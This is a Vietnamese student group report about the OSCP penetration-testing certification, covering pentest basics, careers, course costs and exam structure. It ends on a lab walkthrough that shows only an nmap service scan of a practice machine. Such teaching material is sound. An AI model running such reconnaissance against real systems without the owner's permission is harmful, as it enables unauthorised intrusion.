

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN



BÀI TẬP LỚN MÔN HỌC CƠ SỞ AN TOÀN THÔNG TIN

Đề tài:

**CHỨNG CHỈ OSCP, YÊU CẦU VÀ CƠ HỘI NGHỀ
NGHIỆP TRONG LĨNH VỰC KIỂM THỬ PHẦN
MỀM**

Sinh viên thực hiện: PHẠM ĐĂNG CHÍNH AT160208
NGUYỄN THỊ QUỲNH AT160639
TRẦN THỊ HÀ AT160614
NGUYỄN VĂN HIỆP AT160518
Nhóm 14

Giảng viên hướng dẫn: TRẦN NHẬT LONG

Hà Nội, 09-2022

MỤC LỤC

LỜI MỞ ĐẦU	3
CHƯƠNG 1. KIỂM THỬ XÂM NHẬP VÀ OSCP	4
<i>1.1 Kiểm thử xâm nhập.....</i>	4
1.1.1 Tổng quan về kiểm thử xâm nhập	4
1.1.2 Một số khái niệm bảo mật cơ bản	4
1.1.3 Các hình thức pentest	5
<i>1.2 Giới thiệu chứng chỉ OSCP.....</i>	5
<i>1.3 Cơ hội nghề nghiệp khi có chứng chỉ OSCP.....</i>	6
CHƯƠNG 2. KỲ THI OSCP	8
<i>2.1 Chi phí để thi chứng chỉ</i>	8
<i>2.2 Nội dung chính trong các khoá học của Offensive Security.....</i>	8
2.2.1 Kiến thức về các lỗ hổng và cách khai thác	8
2.2.2 Nắm được về các giai đoạn tấn công.....	9
2.2.3 Áp dụng các nguyên tắc bảo mật thông tin cho các nhu cầu của tổ chức	10
2.2.4 Xây dựng tư duy	10
<i>2.3 Chi tiết về khoá học PEN-200.....</i>	11
<i>2.4 Thông tin chi tiết về kỳ thi OSCP.....</i>	12
2.4.1 Hình thức thi.....	12
2.4.2 Cấu trúc bài thi	13
2.4.3 Một số lưu ý về kỳ thi	14
<i>2.5 Kiến thức cần có.....</i>	15
CHƯƠNG 3. THỰC NGHIỆM	18
<i>3.1 Tổng quan về bài thực hành.....</i>	18
<i>3.2 Thu thập thông tin.....</i>	18
<i>3.3 Chiếm quyền truy cập người dùng thường.....</i>	19
<i>3.4 Leo thang đặc quyền</i>	22
TÀI LIỆU THAM KHẢO	24

LỜI MỞ ĐẦU

Trong thời đại phát triển của kỷ nguyên công nghệ 4.0, các thành phố ngày càng trở nên năng động, guồng quay của cuộc sống gắn liền với sự phát triển của các hệ thống công nghệ thông tin (CNTT). CNTT cũng vì thế mà được áp dụng rộng rãi trong các tổ chức, doanh nghiệp để phục vụ sự “năng động” đó và trở thành một phần không thể thiếu của các tổ chức, doanh nghiệp nhằm phục vụ nhu cầu truy cập thông tin tức thì, mọi nơi, mọi lúc, kể cả trong các nghiệp vụ quan trọng như tài chính, ngân hàng, hay thậm chí là chỉ huy điều khiển các hệ thống trọng yếu.

Chính vì lẽ đó, việc bảo vệ những hệ thống CNTT đang càng ngày càng trở nên quan trọng, đóng vai trò tiên quyết trong việc đảm bảo an toàn thông tin cho các tổ chức, doanh nghiệp. Các tổ chức cần phải đi trước tin tặc một bước, cụ thể là tìm ra điểm yếu trong hệ thống CNTT của đơn vị và khắc phục những điểm yếu đó trước khi thực sự bị tấn công bởi tin tặc.

Trong những năm qua, các công ty có sự hiện diện của kỹ thuật số đã áp dụng cách tiếp cận chủ động liên quan đến bảo mật thông tin, với những mô hình phòng thủ theo chiều sâu. Nhiều người đã chọn sự nghiệp trong lĩnh vực an ninh mạng và tìm cách nâng cao uy tín của họ thông qua các chứng chỉ trong ngành cực hot của thời đại 4.0. Và một trong các chứng chỉ đang rất được quan tâm hiện nay là OSCP.

Trong bài báo cáo này sẽ trình bày chi tiết về chứng chỉ OSCP, các yêu cầu và cơ hội nghề nghiệp trong lĩnh vực kiểm thử xâm nhập khi đạt được chứng chỉ này. Nội dung bài báo cáo gồm ba phần như sau:

Chương 1: Kiểm thử xâm nhập và OSCP

Chương 2: Kỳ thi OSCP

Chương 3: Thực nghiệm

CHƯƠNG 1. KIỂM THỬ XÂM NHẬP VÀ OSCP

1.1 Kiểm thử xâm nhập

1.1.1 Tổng quan về kiểm thử xâm nhập

Pentest viết tắt của penetration testing (kiểm thử xâm nhập), là hình thức đánh giá mức độ an toàn của một hệ thống IT bằng các cuộc tấn công mô phỏng thực tế. Hiểu đơn giản, pentest là cố gắng xâm nhập vào hệ thống để phát hiện ra những điểm yếu tiềm tàng của hệ thống mà tin tặc có thể khai thác và gây thiệt hại.

Mục tiêu của pentest là giúp tổ chức phát hiện càng nhiều lỗ hổng càng tốt, từ đó khắc phục chúng để loại trừ khả năng bị tấn công trong tương lai. Người làm công việc kiểm tra xâm nhập được gọi là pentester.

Pentest có thể được thực hiện trên hệ thống máy tính, web app, mobile app, hạ tầng mạng, IoT, ứng dụng và hạ tầng cloud, phần mềm dịch vụ SaaS, API, source code, hoặc một đối tượng IT có kết nối với internet và có khả năng bị tấn công... nhưng phổ biến nhất là pentest web app và mobile app. Những thành phần trên được gọi là đối tượng kiểm thử (pentest target)

Khi thực hiện xâm nhập, pentester cần có được sự cho phép của chủ hệ thống hoặc phần mềm đó. Nếu không, hành động xâm nhập sẽ được coi là hack trái phép. Thực tế, ranh giới giữa pentest và hack chỉ là sự cho phép của chủ đối tượng. Vì thế, khái niệm pentest có ý nghĩa tương tự như ethical hacking (hack có đạo đức), pentester còn được gọi là hacker mũ trắng (white hat hacker).

1.1.2 Một số khái niệm bảo mật cơ bản

Lỗ hổng (Vulnerabilities): Vulnerabilities là lỗ hổng bảo mật trong một phần của phần mềm, phần cứng hoặc hệ điều hành, cung cấp một góc tiềm năng để tấn công hệ thống. Một lỗ hổng có thể đơn giản như mật khẩu yếu hoặc phức tạp như lỗi tràn bộ đệm hoặc các lỗ hổng SQL injection.

Khai thác (Exploits): Để tận dụng lợi thế của một lỗ hổng, thường cần một sự khai thác, một chương trình máy tính nhỏ và chuyên môn cao mà lý do duy nhất là để tận dụng lợi thế của một lỗ hổng cụ thể và để cung cấp truy cập vào một hệ thống máy tính. Khai thác thường cung cấp một tải trọng (payloads) đến mục tiêu hệ thống và cung cấp cho kẻ tấn công truy cập vào hệ thống.

Tải trọng (Payloads): Payloads là các thành phần của phần mềm cho phép kiểm soát một hệ thống máy tính sau khi nó đang được khai thác lỗ hổng, thường gắn liền với quá trình khai thác (exploits).

1.1.3 Các hình thức pentest

Black Box Testing: còn gọi là phương pháp test hộp đen. Đây là hình thức kiểm thử được thực hiện từ bên ngoài vào. Các Pentester sẽ thực hiện các cuộc tấn công không báo trước đối với hệ thống. Do đó, sẽ không có bất kỳ dấu hiệu hay gợi ý nào được đưa ra. Với phương pháp này, các pentester sẽ đóng giả thành các hacker, tìm cách xâm nhập vào hệ thống từ bên ngoài và sẽ hoàn toàn không biết gì về hệ thống của bạn.

White Box Penetration Testing: White Box hay còn được biết tới với tên gọi là phương pháp hộp trắng. Đây là phương pháp kiểm thử bằng cách thu thập các thông tin thực tế và đánh giá của khách hàng. Pentester sẽ thu thập đánh giá về mạng nội bộ và ngoại bộ. Sau đó đưa ra các ý kiến đóng góp về lỗ hổng an ninh. Khác với phương pháp Black Box, khi thực hiện phương pháp white box, các pentester sẽ biết trước các thông tin của hệ thống. Chẳng hạn như: địa chỉ IP, sơ đồ hạ tầng, mã nguồn...

Gray Box Penetration Testing: còn gọi là test hộp xám. Với phương pháp này, các pentester sẽ đóng giả thành các hacker. Sau đó, dùng một tài khoản có sẵn để tấn công vào hệ thống. Thông qua phương pháp kiểm thử hộp xám, Pentester có thể nắm được các thông tin về đối tượng kiểm tra như URL hay IP Address... Tuy nhiên, pentester sẽ không có quyền truy cập vào toàn bộ đối tượng.

1.2 Giới thiệu chứng chỉ OSCP

OSCP (Offensive Security Certified Professional) là một chứng chỉ thuộc hệ thống chứng chỉ của Offensive Security - một công ty của Mỹ hoạt động trong lĩnh vực an toàn thông tin. Chứng chỉ hướng đến các Pentester, cung cấp các kỹ năng cần thiết để kiểm thử xâm nhập trên nền tảng Windows và Linux dựa vào hệ điều hành Kali Linux (nền tảng kiểm thử xâm nhập được chính Offensive Security phát triển và duy trì, cung cấp rất nhiều công cụ phục vụ cho tấn công kiểm thử).

OSCP nói riêng và các chứng chỉ của Offensive Security nói chung đều thiên hoàn toàn về hướng thực hành, cả ở việc học và thi. Các tài liệu lý thuyết cùng với các video bài giảng cũng với mục đích chính là làm cơ sở để người học có thể thực hành.

Không giống như một số chứng chỉ chuyên môn, không có điều kiện tiên quyết về học thức hoặc kinh nghiệm làm việc để tham gia kỳ thi OSCP. OffSec gợi ý rằng các ứng viên nên có hiểu biết vững chắc về mạng TCP/IP, kinh nghiệm quản trị Windows và Linux hợp lý và quen thuộc với Bash hoặc Python script cơ bản. Các ứng viên tham gia kỳ thi như là phần kết thúc của khóa đào tạo OffSec PEN-200.

Sinh viên hoặc chuyên gia mong muốn có chứng nhận OSCP phải là người có khả năng giải quyết vấn đề và tư duy logic tốt. OffSec đã thiết kế khóa học chuẩn bị và kỳ thi để kiểm tra khả năng áp dụng tư duy phản biện vào giải quyết vấn đề của ứng viên.

1.3 Cơ hội nghề nghiệp khi có chứng chỉ OSCP

OSCP chỉ là một chứng nhận cấp độ đầu vào. Tuy nhiên, nó giúp thiết lập nền tảng cho sự thành công trong lĩnh vực an ninh mạng. Hiện nay, OSCP đang được đánh giá rất cao trong những chứng chỉ bảo mật. Không chỉ tại Việt Nam mà trên khắp thế giới, các công ty đều đang chú trọng việc tuyển dụng nhân sự có các chứng chỉ quốc tế nhằm nâng cao sự chuyên nghiệp và trình độ của công ty.

Bài kiểm tra OSCP cho phép chúng ta kiểm tra kỹ năng của mình trong môi trường gần như thực tế, chuẩn bị cho ta các vấn đề có thể sẽ gặp phải trong thế giới thực. Việc đạt được chứng chỉ OSCP có thể giúp chứng minh năng lực của người đó, xây dựng danh tiếng mạnh mẽ trong cộng đồng những người kiểm thử xâm nhập.

Các nhà tuyển dụng sẽ đánh giá phần nào đó được kỹ năng, kiến thức, kinh nghiệm của các ứng viên đã đạt được chứng chỉ OSCP. Vì vậy, các ứng viên đạt được chứng chỉ này sẽ có nhiều cơ hội việc làm hơn tại các công ty, doanh nghiệp.

Dưới đây là một số vị trí công việc mà người có chứng chỉ OSCP được săn đón nhiều nhất:

- **Penetration Tester** (Kiểm thử xâm nhập): Đây là vị trí mà hầu hết những người có chứng chỉ OSCP đều hướng tới. Các công ty công nghệ lớn ở Mỹ có thể thuê người kiểm tra xâm nhập với mức lương trung bình lên đến 95.000 đô la một năm.

- **Security Consultants** (Tư vấn bảo mật): Khi các tổ chức chuyển trọng tâm của họ từ các biện pháp bảo mật thông thường sang các phương pháp tiếp cận chủ động như hack có đạo đức và kiểm tra thâm nhập, nhu cầu về các dịch vụ tư vấn chuyên nghiệp ngày càng tăng. Các nhà tư vấn bảo mật ở Mỹ kiếm được trung bình 99.000 đô la mỗi năm.
- **Security Auditors** (Kiểm toán an toàn thông tin): Là các chuyên gia thực hiện đánh giá an ninh mạng của các hệ thống bằng cách xây dựng các chính sách và kiểm tra xem nó có được áp dụng đúng và đủ trong hệ thống thông tin của tổ chức, doanh nghiệp hay không. Có vẻ nó chung chung hơn so với Pentest nhưng điều đó không có nghĩa nó không phải là một công việc đầy thử thách và được trả lương cao. Trung bình lương một năm của một kiểm toán viên ở Mỹ khoảng 90.000 đô la.
- **Security Engineers**: Kỹ sư bảo mật vượt ra ngoài phạm vi kiểm thử, đánh giá và tư vấn để thiết kế các giải pháp đáp ứng nhu cầu bảo mật thông tin của tổ chức. Điều này cũng có thể bao gồm việc thử nghiệm các tính năng bảo mật mới, lập kế hoạch và triển khai các bản cập nhật, khắc phục sự cố, sửa chữa và ứng phó với các sự cố bảo mật. Mức lương trung bình ở vị trí này lên đến 98.000 đô la mỗi năm, tuy nhiên việc có chứng chỉ OSCP chỉ là một trong các điều kiện cần để ứng tuyển vào vị trí này.

CHƯƠNG 2. KỲ THI OSCP

2.1 Chi phí để thi chứng chỉ

Để có thể thi lấy chứng chỉ OSCP chúng ta cần đăng ký khoá học PEN-200 của Offensive Security. Hiện tại khoá học có ba lựa chọn như sau:

- Individual Course (\$1499): Đây là lựa chọn cơ bản nhất. Nó bao gồm 90 ngày kết nối tới phòng lab của hệ thống để thực hành cùng với tài liệu hướng dẫn tự học và một lần thi chứng chỉ.
- Learn One (\$2499): Lựa chọn này bao gồm một năm truy cập phòng lab, một khoá học cùng với nội dung độc quyền của Offensive Security và 2 lần thi chứng chỉ.
- Learn Unlimited (\$5499): Với lựa chọn này ta có một năm để truy cập đến phòng lab, các khoá học cùng với số lượng lượt thi không giới hạn.

Nếu thi trượt, bạn sẽ phải bỏ ra thêm \$249 để có thể thi lại, và nếu muốn gia hạn quyền truy cập vào phòng lab, chi phí sẽ là \$359 cho 30 ngày.

2.2 Nội dung chính trong các khoá học của Offensive Security

2.2.1 Kiến thức về các lỗ hổng và cách khai thác

Việc bảo vệ thành công các hệ thống, mạng và ứng dụng không chỉ đòi hỏi sự hiểu biết về các công cụ mà kẻ tấn công có thể sử dụng mà còn cả cách chúng sử dụng chúng. Một trong những lợi ích lớn của việc tham gia một khóa học như PWK / PEN-200 là học cách những kẻ tấn công tiếp cận một mục tiêu, cách họ đánh giá về các lỗ hổng và cách họ khai thác các lỗ hổng đó.

Điều này lại giúp các chuyên gia bảo mật thông tin suy nghĩ rộng hơn về cách họ chống lại các kẻ tấn công. Ngay cả khi bạn không muốn trở thành một pentester, một loạt các vai trò an ninh mạng khác có thể được hưởng lợi từ sự hiểu biết sâu sắc hơn về các cuộc tấn công và lỗ hổng bảo mật, bao gồm:

- Các nhà điều tra số và phân tích
- Quản lý bảo mật hệ thống thông tin
- Người đánh giá kiểm soát an ninh

- Các nhà hoạch định chiến lược và chính sách an ninh mạng
- Người ứng phó sự cố
- Các nhà phát triển web
- Lãnh đạo / CISOs

Thiếu hiểu biết về cách kẻ tấn công nhắm đến mục tiêu khiến chúng ta khó biết được cách thức và vị trí cần bảo vệ mục tiêu hoặc cách sửa chữa thiệt hại sau một cuộc tấn công.

2.2.2 Nắm được về các giai đoạn tấn công

Hãy tưởng tượng cách bạn phản ứng với một sự cố làm ảnh hưởng đến mạng của bạn - bạn cần xác định tình huống và phản ứng với sự cố một cách hiệu quả. Mọi khoảnh khắc và hành động bạn thực hiện đều rất quan trọng để khắc phục sự cố. Đó là lý do tại sao điều quan trọng là phải hiểu cách kẻ tấn công có thể xâm phạm hệ thống hoặc mạng máy tính.

Biết các giai đoạn tấn công mà kẻ tấn công thực hiện có nghĩa là bạn có cơ hội tốt hơn để ngăn chặn một hành động ác ý đang diễn ra hoặc điều tra vi phạm sau khi cuộc tấn công đã diễn ra. Một kẻ tấn công có kinh nghiệm sẽ thực hiện các cuộc tấn công của họ theo các quá trình sau:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control
7. Action on Objectives

Nếu không có nền tảng vững chắc về những khái niệm này, bạn có thể bỏ lỡ thông tin quan trọng có thể dẫn đến việc tái nhiễm hoặc tăng thời gian phản hồi sự cố.

Trong các trường hợp khác, nó cũng có thể giúp bạn triển khai các biện pháp kiểm soát bảo mật hiệu quả để giảm thiểu tác động thêm đến mạng của bạn dựa trên yếu tố nào trong hệ thống của bạn là yếu nhất.

2.2.3 Áp dụng các nguyên tắc bảo mật thông tin cho các nhu cầu của tổ chức

Có nhiều vai trò khác nhau để đảm bảo tính bảo mật, tính toàn vẹn, tính khả dụng, xác thực và chống chối bỏ của dữ liệu. Lỗ hổng có thể xuất hiện ở nhiều điểm khác nhau: trong quá trình phát triển phần mềm, trong khi sử dụng các hệ thống và nền tảng của bên thứ ba hoặc nội bộ, trong khi tương tác với đồng nghiệp và khách hàng, hoặc trong việc thiết lập và sử dụng mạng hoặc thiết bị.

Điều đó có nghĩa là nhóm CNTT không thể là những người duy nhất trong tổ chức hiểu rõ về các rủi ro bảo mật đối với dữ liệu. Học cách dữ liệu có thể bị tấn công và đánh cắp như thế nào với những vị trí sau là vô cùng quan trọng:

- Nhà phân tích bảo mật hệ thống
- Kiến trúc sư doanh nghiệp
- Người phát triển phần mềm
- Người đánh giá an ninh
- Người lập kế hoạch yêu cầu hệ thống

Một khóa học kiểm tra thâm nhập có thể dạy những người trong những vai trò này cách dữ liệu có thể bị đánh cắp - và với kiến thức đó, họ sẽ có cách bảo vệ dữ liệu tốt hơn.

2.2.4 Xây dựng tư duy

“Try Harder” đã trở thành khẩu hiệu với Offensive Security- Bảo mật tấn công. Mặc dù nó đã được sử dụng trong nhiều bối cảnh khác nhau, nhưng thực

chất, Try Harder là sự bền bỉ, sáng tạo và nhạy bén – đây là những yếu tố mà các chuyên gia bảo mật cần. Khi tham gia các khóa đào tạo kỹ thuật, sinh viên và giảng viên thường tập trung vào các kỹ năng khó, thậm chí đôi khi chỉ xem qua danh sách các kiến thức, kỹ năng để kiểm tra chắc chắn rằng một kỹ năng nào đó đã được học.

Đào tạo và chứng nhận thực hành infosec được cung cấp bởi Offensive Security giúp phát triển các kỹ năng mềm thường bị bỏ qua là “Try Harder”.

2.3 Chi tiết về khoá học PEN-200

PEN-200 là một khóa học độc đáo kết hợp các tài liệu khóa học truyền thống với các mô phỏng thực hành, sử dụng môi trường phòng thí nghiệm ảo. Khóa học bao gồm các chủ đề sau:

- Penetration Testing: What You Should Know
- Getting Comfortable with Kali Linux
- Command Line Fun:
- Practical Tools
- Bash Scripting
- Passive Information Gathering
- Active Information Gathering
- Vulnerability Scanning
- Web Application Attacks
- Introduction to Buffer Overflows
- Windows Buffer Overflows
- Linux Buffer Overflows
- Client-Side Attacks
- Locating Public Exploits
- Fixing Exploits
- File Transfers
- Antivirus Evasion
- Privilege Escalation
- Password Attacks
- Port Redirection and Tunneling

- Active Directory Attacks
- The Metasploit Framework
- PowerShell Empire
- Assembling the Pieces: Penetration Test Breakdown
- Trying Harder: The Labs

Sau kì thi, những giá trị người học nhận được có thể kể đến như:

- Tìm hiểu cách trở thành người kiểm tra thâm nhập bằng cách sử dụng các kỹ thuật thu thập thông tin để xác định và liệt kê các mục tiêu chạy các hệ điều hành và dịch vụ khác nhau
- Viết các kịch bản và công cụ cơ bản để hỗ trợ trong quá trình kiểm thử thâm nhập
- Phân tích, sửa chữa, sửa đổi, biên dịch chéo và chuyển mã khai thác công khai
- Tiến hành leo thang đặc quyền từ xa, cục bộ và các cuộc tấn công phía máy khách
- Xác định và khai thác các lỗ hổng như XSS, SQL injection, file inclusion,... trong các ứng dụng web
- Tận dụng các kỹ thuật tunneling để xoay vòng giữa các mạng
- Kỹ năng giải quyết vấn đề sáng tạo và tư duy bộ phận

2.4 Thông tin chi tiết về kỳ thi OSCP

2.4.1 Hình thức thi

- Thi trực tiếp trên một VPN riêng có chứa các máy dễ tấn công
- Thí sinh có 24 giờ để hoàn thành bài thi và 24 giờ để viết báo cáo và tải lên cờ (flag)
- Bài kiểm tra được trình chiếu thông qua kết nối ảo với tính năng chia sẻ màn hình, trò chuyện và webcam (không có âm thanh). Thí sinh không được phép sử dụng điện thoại hoặc các thiết bị điện tử khác khi đang ngồi trong máy làm bài thi.

- Trên 70 điểm được đánh giá là đã vượt qua kỳ thi và được cấp chứng chỉ.

2.4.2 Cấu trúc bài thi

Trong vòng 24 giờ, thí sinh sẽ thực hiện khai thác 5 máy với cấu trúc điểm như sau:

- 1 bài 10 điểm: thường sẽ lên luôn user có quyền cao nhất không cần leo quyền
- 02 bài 20 điểm
- 01 bài 25 điểm
- 1 bài Buffer Overflow 25 điểm: Bài này sẽ lên luôn user có quyền cao nhất không cần leo quyền

Sang năm 2022 Offensive sẽ đổi cấu trúc đề thi. Đề dạng mới sẽ yêu cầu khó hơn tuy nhiên về cơ bản cách học và cách thi sẽ không thay đổi nhiều cụ thể thay vì 5 máy ở trên thì đề 2022 sẽ có:

- 60 điểm cho 3 máy:
 - o Mỗi máy 20 điểm
 - o Mỗi máy đều phải cần 2 bước là lên được shell quyền user thấp và leo quyền lên user cao nhất
 - o BOF không còn là 1 bài mặc định. và nếu có BOF thì khai thác thành công chỉ có quyền user thấp, cần phải leo quyền lên chứ không được như mấy năm trước là exploit BOF thành công là giải quyết luôn được bài.
- 40 điểm cho thử thách liên quan đến Active Directory gồm 2 máy client và 1 máy domain controller.

Ngày thứ 2 được tính khi thời gian làm bài thực hành kết thúc. Bạn phải làm báo cáo mô tả chi tiết quá trình khai thác cho từng mục tiêu. Bạn phải ghi lại tất cả các cuộc tấn công của mình bao gồm tất cả các bước, các lệnh được sử dụng và kết quả vào trong báo cáo. Tài liệu của bạn phải đủ kỹ lưỡng để các cuộc tấn công của bạn có thể được sao chép từng bước bởi một trình đọc có kỹ thuật tốt.

Các yêu cầu về tài liệu rất nghiêm ngặt và việc không cung cấp đủ tài liệu sẽ dẫn đến việc bị giảm điểm hoặc không có điểm. Khi bài kiểm tra và báo cáo phòng thí nghiệm của bạn được gửi đi, bài nộp của bạn sẽ là kết quả cuối cùng. Nếu bất kỳ ảnh chụp màn hình hoặc thông tin khác bị thiếu, bạn sẽ không được phép bổ sung sau đó.

2.4.3 Một số lưu ý về kỳ thi

OffSec không công bố số người có chứng chỉ OSCP hoặc tỷ lệ thành công của kỳ thi. Họ tin rằng kinh nghiệm làm bài thi và nhận thức khó khăn là khác nhau đối với tất cả mọi người và họ không muốn làm nản lòng hoặc khuyến khích học sinh một cách vô cớ với những con số dựa trên thành công hay thất bại.

Chính sách làm lại bài kiểm tra của OffSec quy định rằng những sinh viên đã mua bài kiểm tra qua gói khóa học cá nhân có thể lên lịch và làm lại bài kiểm tra như sau:

- Sau lần thi thất bại đầu tiên, thí sinh có thể lên lịch thi lại sau 6 tuần kể từ ngày thi trước của họ.
- Sau lần thi thất bại thứ hai, học sinh có thể lên lịch thi lại sau 8 tuần kể từ ngày thi cuối cùng của họ.

Và sau lần thi thất bại thứ ba trở đi, học sinh có thể lên lịch thi lại sau 12 tuần kể từ ngày thi trước của họ.

Ngoài ra OffSec còn không cho phép sử dụng một số công cụ như sau:

- Các công cụ hoặc dịch vụ thương mại như: Metasploit Pro, Burp Pro
- Các công cụ khai thác tự động như: db_autopwn, browser_autopwn, SQLmap, SQLninja
- Máy quét lỗ hổng bảo mật hàng loạt như Nessus, NeXpose, OpenVAS, Canvas, Core Impact, SAINT

2.5 Kiến thức cần có

Để có thể thi và đạt được chứng chỉ OSCP là cả một quá trình nỗ lực, kiên trì học hỏi, thực hành và tích lũy kiến thức. Như đã nói ở phần trên, tất nhiên điều lý tưởng để có thể đạt được chứng chỉ là học hết và nắm thật chắc những đề tài liệt kê trong khoá học. Khoá học đã thiết kế để đảm bảo đủ lượng kiến thức cần thiết để hoàn thành việc thi chứng chỉ một cách tốt nhất. Cũng có thể nói rằng việc đạt được chứng chỉ như một bài kiểm tra các kiến thức đã học được qua khoá học PEN-200.

Tuy nhiên có thể tóm tắt lại một số kiến thức quan trọng mà học viên cần có và nên để ý, đầu tư thời gian nhiều hơn như:

- **Kiến thức về mạng máy tính:** Không cần phải có kiến thức như một người quản trị mạng, học viên chỉ cần tập trung vào một số kiến thức cơ bản như cách hoạt động của mô hình TCP/IP đặc biệt là UDP, TCP. Hiểu về địa chỉ IP, port. Biết cách chặn bắt và phân tích gói tin với wireshark. Ngoài ra cần hiểu biết về một số giao thức, dịch vụ mạng như FTP, SSH, SMTP, RDP, SMB, HTTP, HTTPS,...
- **Kiến thức về hệ điều hành:** Chủ yếu trong bài thi OSCP sẽ có hai loại hệ điều hành là Linux(Client/Server) và Windows(Workstation/server). Về windows thì cần biết về comman-line của windows như CMD, Powershell. Đặc biệt cần hiểu rõ và phân biệt được hai loại trên. Một phần không thể thiếu trên windows nữa là Active Directory. Nó chạy trên Windows Server và cho phép quản trị viên quản lý quyền và truy cập vào tài nguyên mạng. Nó cũng quyết định người dùng nào có quyền truy cập vào vùng lưu trữ. Hệ thống có mặt với số lượng lớn và tất cả các hệ thống đang sử dụng Active Directory trong hầu hết các lĩnh vực CNTT, do đó, điều quan trọng là phải hiểu Active Directory và cách nó cấu hình

trong máy windows. Hơn thế nữa, hiện nay bài thi liên quan đến Active Directory là một bài thi bắt buộc. Vì vậy không thể bỏ qua chủ đề này. Ngoài ra cần hiểu về cấu trúc và hệ thống tệp tin trong windows. Trong hệ điều hành windows, thư mục gốc thường là “C: \” và dấu phân cách thư mục là “\”. \ Program Files và \ Program Files (x86) là thư mục phổ biến nhất để Pentester sử dụng. Cũng tương tự như windows, học viên cần nắm được các lệnh cơ bản trên terminal, cấu trúc hệ thống của linux. Do bài thi OSCP sử dụng Kali Linux để khai thác, tấn công nên việc nắm rõ về nó là vô cùng cần thiết. Người học cần biết viết và sử dụng thành thạo một số công cụ có sẵn trên Kali để việc khai thác hệ thống trở nên dễ dàng hơn.

- **Kiến thức cơ bản về webserver, database:** Ở phần này cần nắm rõ về một số loại webserver như NGINX, Apache, IIS... Cần biết cách hoạt động như thế nào, cách mà trình duyệt phân giải tên miền thành địa chỉ IP, webserver gửi trang được yêu cầu, trình duyệt hiển thị lại trang web,... Còn về database thì cần nắm được một số câu truy vấn cơ bản của một số loại database như MySQL, MSSQL Server, Oracle, NoSQL để có thể khai thác lỗ hổng của nó như SQL Injection. Cần biết cách kết nối tới từng hệ quản trị cơ sở dữ liệu và cách hoạt động của nó.
- **Ngôn ngữ lập trình:** Người học không cần quá nhiều kiến thức về nhiều loại ngôn ngữ lập trình. Ở đây chỉ cần thành thạo một loại ngôn ngữ để có thể viết một số đoạn mã phục vụ cho quá trình khai thác. Một ngôn ngữ được đánh giá cao và khuyên dùng cho OSCP nói riêng và ngành an toàn thông tin nói chung là Python. Python rất dễ học và có nhiều API, thư viện đủ mạnh để xây dựng các công cụ tự động hoá. Ngoài ra cũng có thể tham khảo một số ngôn ngữ khác Perl, Go,...
- **Sử dụng các công cụ:** Việc sử dụng công cụ khi học không hẳn là tốt, việc đó sẽ dẫn đến việc học viên không hiểu rõ bản chất của vấn đề, dễ dàng trở thành một “script kiddie” bởi hiện nay có rất nhiều công cụ tự động có thể phát hiện và khai thác các lỗ hổng bảo mật. Để tránh việc này, OffSec đã có danh sách các công cụ không được sử dụng như đã nói ở trên. Tuy nhiên khi đã hiểu rõ vấn đề, pentester cần một số công cụ tự động để làm một số việc cơ bản để họ có thời gian tư duy, khai thác vào

các phần khó hơn. Một số công cụ nên biết và đã được OffSec chấp nhận như nmapAutomator, autorecon, raccoon, dirsearch, ffuf, nikto, seclists, Reverse Shell Generator, hashcat, LinEnum,... Người học cần quan tâm và sử dụng một cách hợp lý các công cụ này để có thể hoàn thành kỳ thi một cách tốt nhất.

CHƯƠNG 3. THỰC NGHIỆM


3.1 Tổng quan về bài thực hành

Archetype là một bài lab dành cho người mới bắt đầu tham gia học và chuẩn bị cho kỳ thi OSCP. Bài lab tập trung vào các kiến thức như Windows shell privilege escalation, smbclient, mssql, and Linux commands.

Người thực hành sẽ được cung cấp một địa chỉ ip nằm trong cùng mạng cục bộ và thực hiện đóng vai một hacker để tìm ra các lỗ hổng, cố gắng xâm nhập vào hệ thống. Mục đích là có thể chiếm được quyền cao nhất của máy chủ đã cho.

3.2 Thu thập thông tin

Thực hiện quét mạng để phát hiện cổng nào đang mở đã được coi là một phần thiết yếu của quy trình thu thập thông tin. Điều này cho ta hiểu rõ hơn về bề mặt tấn công và dễ dàng thiết kế các cuộc tấn công có chủ đích. Ở đây ta có thể sử dụng **nmap** để làm điều này:



```
[hyp@vm]~$ nmap -sV -Pn -T4 10.129.90.27
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-18 14:21 +07
Nmap scan report for 10.129.90.27
Host is up (0.25s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp   open  ms-sql-s       Microsoft SQL Server 2017 14.00.1000
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
